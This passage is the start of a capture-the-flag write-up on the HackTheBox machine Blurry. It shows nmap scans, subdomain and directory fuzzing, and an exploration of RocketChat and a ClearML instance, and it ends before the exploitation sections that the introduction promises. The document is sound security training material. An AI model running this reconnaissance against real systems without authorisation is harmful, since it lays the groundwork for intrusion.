

HTB: Blurry

[hackthebox](#) [ctf](#) [htb-blurry](#) [nmap](#) [debian](#) [ffuf](#) [subdomains](#) [rocketchat](#) [feroxbuster](#) [clearml](#) [python](#) [cve-2024-24590](#) [python-pickle](#) [pytorch](#) [fickle](#)

Oct 12, 2024
















HTB: Blurry

- Box Info
- Recon
- Shell as jippity.
- Shell as root
- Beyond Root

Blurry is all about exploiting a machine learning organization. I'll abuse a CVE in ClearML to get a foothold, and then inject a malicious ML model, bypassing a detection mechanism, to get execution as root. In Beyond Root, some unintended paths and the details a more complex foothold.



Box Info

Name	<div>Blurry</div> <div>Play on HackTheBox</div> <div></div>		
Release Date	08 Jun 2024		
Retire Date	12 Oct 2024		
OS	Linux 		
Base Points	Medium [30]		
Rated Difficulty			
Radar Graph			
 1st Blood	00:24:08	<div> celesian Guru Rank: 248  852  1322 hackthebox.com</div>	
 1st Blood	00:30:51	<div> NLTE Guru Rank: 62  1790  1344 hackthebox.com</div>	
Creator	<div> C4rm3l0 Script Kiddie Rank: 846  22  901 hackthebox.com</div>		

Recon

nmap

nmap

 finds two open TCP ports, SSH (22) and HTTP (80):

```
0xdf@hacky$ nmap -p- --min-rate 10000 10.10.11.19
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-09 01:54 EDT
Nmap scan report for 10.10.11.19
Host is up (0.097s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 6.93 seconds
0xdf@hacky$ nmap -p 22,80 -sCV 10.10.11.19
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-09 01:56 EDT
Nmap scan report for 10.10.11.19
Host is up (0.097s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://app.blurry.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.45 seconds
```

Based on the [OpenSSH](#) version, the host is likely running Debian bullseye 11.

There’s a redirect on TCP 80 to `app.blurry.htb`.

Subdomain Fuzz

Given the user of host-based routing, I’ll use `ffuf` to fuzz for other subdomains of `blurry.htb` that might respond differently:

```
0xdf@hacky$ ffuf -u http://10.10.11.19 -H "Host: FUZZ.blurry.htb" -w
/opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -mc all -ac
```

```

      /'___\  /'___\      /'___\
     /\  \_/\ /\  \_/\  _  _  /\  \_/\
    \ \ ,_\\ \ ,_\\ \ \ \ \ \ \ ,_\\
    \ \ \_/\ \ \ \_/\ \ \ \_/\ \ \ \_/\
      \ \ \  \ \ \  \ \ \_/\  \ \ \
        \_/\    \_/\    \_/\    \_/\

v2.0.0-dev

:: Method      : GET
:: URL         : http://10.10.11.19
:: Wordlist    : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-
20000.txt
:: Header      : Host: FUZZ.blurry.htb
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: all

api          [Status: 400, Size: 280, Words: 4, Lines: 1, Duration: 103ms]
app          [Status: 200, Size: 13327, Words: 382, Lines: 29, Duration:
138ms]
files        [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 318ms]
chat         [Status: 200, Size: 218733, Words: 12692, Lines: 449,
Duration: 229ms]
:: Progress: [19966/19966] :: Job [1/1] :: 413 req/sec :: Duration: [0:00:49] ::
Errors: 0 ::
```

I'll add each of these to my `/etc/hosts` file:


```
10.10.11.19 blurry.htb api.blurry.htb app.blurry.htb files.blurry.htb
chat.blurry.htb
```

HTTP requests to `blurry.htb` just return a 301 redirect to `app.blurry.htb`:


```
0xdf@hacky$ curl http://blurry.htb -I
HTTP/1.1 301 Moved Permanently
Server: nginx/1.18.0
Date: Sun, 09 Jun 2024 01:08:06 GMT
Content-Type: text/html
Content-Length: 169
Connection: keep-alive
Location: http://app.blurry.htb/
```

chat.blurry.htb - TCP 80

The chat site is an instance of [RocketChat](#):



Without creds, I'll create an account and log in. By default, my fresh account is in one channel:



Clicking on “Open directory”, there’s a second channel:

Directory

Channels

Users

Teams

Search Channels

Name

Users

Created at

Last Message

Belongs To

A

Announceme

4

February 8, 2024

February 10, 2024

—

G

general

7

February 8, 2024

February 17, 2024

—

There’s eight users:

Directory

Channels

Users

Teams

Search Users

Name

Joined at

O

0xdf 0xdf

June 8, 2024

J

Chad Jippity jippity

February 8, 2024

D

Dio Ptrie dioptic

February 8, 2024

I

Iris Pupil irisview

February 8, 2024

L


Lena Tick lenasphere

February 8, 2024

R

Ray Flection raytrace

February 8, 2024

 Rocket.Cat rocket.cat

February 8, 2024

M

car melo melo

February 17, 2024

And no teams.

There are two messages in Announcements from Chad Jippity:

https://0xdf.gitlab.io/2024/10/12/htb-blurry.html

5/25

A

Announcements

Start of conversation

February 8, 2024

J

jippity

Admin

Owner

3:59 AM

Dear Team,

I'm excited to announce that we're enhancing our collaboration and development processes with the integration of two powerful platforms: [Rocket.Chat](#) for team communication and our dedicated platform for DevOps practices.

Thank you for your cooperation and enthusiasm as we embark on this exciting journey together. Let's make the most of these tools to drive our projects forward and achieve new heights of success.

Chad Jippity

February 10, 2024

J

jippity

Admin

Owner

7:11 AM

Dear Team,

I'm excited to announce a new initiative to streamline our project review and quality assurance processes through the ClearML platform. This initiative is designed to enhance our efficiency and ensure the highest standards of quality across all our projects.

To facilitate this, we have implemented a new protocol for submitting tasks that require administrative review or further analysis. Whenever you complete a task that generates artifacts that you believe should be reviewed, please tag these tasks with the "review" tag in ClearML.

I will periodically run a specialised task designed to identify and process all tasks, within our Black Swan project, marked with the "review" tag. This process will involve reviewing the artifacts associated with these tasks, examining their contents to ensure they meet our project's standards and requirements.

This procedure not only helps us maintain oversight over critical data and metrics but also allows us to catch potential issues early, streamline our workflows, and foster a culture of continuous improvement and accountability.

Your cooperation is vital for the success of this initiative. By actively participating in this review process, we can collectively ensure that our projects progress smoothly, efficiently, and to the highest quality standards.

Thank you for your dedication and commitment to excellence. Together, we will make the most of ClearML to drive our projects forward and achieve outstanding results.

Warm regards,

Chad Jippity

Highlights:

- They are using RocketChat for collaboration plus their custom platform for DevOps.
- Then they add ClearML, including a new protocol of tagging tasks with the “review” tag for tasks that require administrative review.
- Tasks marked for review will run in the “Black Swan” project.

General has some chitchat, but nothing else useful other than the usernames:



The root simply returns "OK":

Directory Brute Force

```
oxdf@hacky$ feroxbuster -u http://files.blurry.htb
```

Not much else I can do here.

API

```

oxdf@hacky$ curl http://api.blurry.htb -s | jq .
{
  "meta": {
    "id": "bfd4cb8b217f49b2907d7a78b29526ad",
    "trx": "bfd4cb8b217f49b2907d7a78b29526ad",
    "endpoint": {
      "name": "",
      "requested_version": 1,
      "actual_version": null
    },
    "result_code": 400,
    "result_subcode": 0,
    "result_msg": "Invalid request path /",
    "error_stack": null,
    "error_data": {}
  },
  "data": {}
}

```

I'll run `feroxbuster` to look for valid endpoints, but other than some errors (the API clearly doesn't like a space (`%20`)), nothing interesting:

```
oxdf@hacky$ feroxbuster -u http://api.blurry.htb
```

by Ben "epi" Risher 🧐 ver: 2.10.3

	Target Url	http://api.blurry.htb
	Threads	50
	Wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
	Status Codes	All Status Codes!
	Timeout (secs)	7
	User-Agent	feroxbuster/2.10.3
	Config File	/etc/feroxbuster/ferox-config.toml
	HTTP methods	[GET]
	Recursion Depth	4


 Press [ENTER] to use the Scan Management Menu™

```


400      GET      1l      4w      -c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
400      GET      1l      5w      292c http://api.blurry.htb/Reports%20List
400      GET      1l      5w      294c http://api.blurry.htb/external%20files
400      GET      1l      5w      293c http://api.blurry.htb/Style%20Library

```

The site is an instance of [ClearML](#), an open-source CI/CD for AI workloads:



On entering a name, I'll get to the dashboard:



[Click for full size image](#)

In the Black Swan project, there's a series of "Experiments":

PROJECTS / Black Swan

+ NEW EXPERIMENT

OPEN ARCHIVE

OVERVIEWEXPERIMENTSMODELS

	TYPE	NAME	TAGS	STATUS	USER	STARTED	UPDATED	ITERATION
<input type="checkbox"/>	Data Pro...	Review JSON Artifacts		Completed	Chad Jippity	2 minutes ago	2 minutes ago	0
<input type="checkbox"/>	Data Pro...	Review JSON Artifacts		Completed	Chad Jippity	14 minutes ago	14 minutes ago	0
<input type="checkbox"/>	Data Pro...	Review JSON Artifacts		Completed	Chad Jippity	7 days ago	7 days ago	0
<input type="checkbox"/>	Data Pro...	Review JSON Artifacts		Completed	Chad Jippity	7 days ago	7 days ago	0
<input type="checkbox"/>	Data Pro...	Review JSON Artifacts		Completed	Chad Jippity	11 days ago	11 days ago	0
<input type="checkbox"/>	Data Pro...	Review JSON Artifacts		Failed	Chad Jippity	18 days ago	18 days ago	0
<input type="checkbox"/>	Data Pro...	Review JSON Artifacts		Completed	Chad Jippity	2 months ago	2 months ago	0
<input type="checkbox"/>	Training	PyTorch MNIST train		Published	Ray Flection	4 months ago	4 months ago	1868
<input type="checkbox"/>	Training	Train and Evaluate Model		Published	Chad Jippity	4 months ago	4 months ago	0
<input type="checkbox"/>	Training	PyTorch Lightning MNIST		Published	Ray Flection	4 months ago	4 months ago	0

[Click for full size image](#)

Some seem to be happening on a schedule and recently.

Clicking on the tasks reveals details including the code that’s run:

EXPERIMENTS ...

SORTED BY

Updated 5 hours ago

Created by Chad Ji...

☐

Review JSON ...

Completed

Updated 6 days ago

Created by Chad Jip...

☒

Review JSON ...

Completed

Updated 6 days ago

Created by Chad Jip...

☐

Review JSON ...

Completed

Updated 10 days ago

Created by Chad Ji...

☐

Review JSON ...

Failed

Updated 17 days ago

Created by Chad Ji...

☐

Review JSON ...

Completed

Updated 2 months ago

Created by Chad ...

OVERVIEWEXPERIMENTSMODELS

COMPLETED

Review JSON Artifacts

ID c468e47b...

+ ADD TAG

EXECUTION

CONFIGURATION

ARTIFACTS

INFO

CONSOLE

SCALARS

PLO

SOURCE CODE

REPOSITORY

BRANCH NAME

SCRIPT PATHreview_tasks.py

WORKING DIRECTORY.

BINARYpython3.9

UNCOMMITTED CHANGES

```
Print all key-value pairs contained in the dictionary.
"""
print(f"[+] Artifact '{artifact_name}' Contents:")
for key, value in data.items():
    print(f" - {key}: {value}")

def process_task(task):
    artifacts = task.artifacts

    for artifact_name, artifact_object in artifacts.items():
```

[Click for full size image](#)

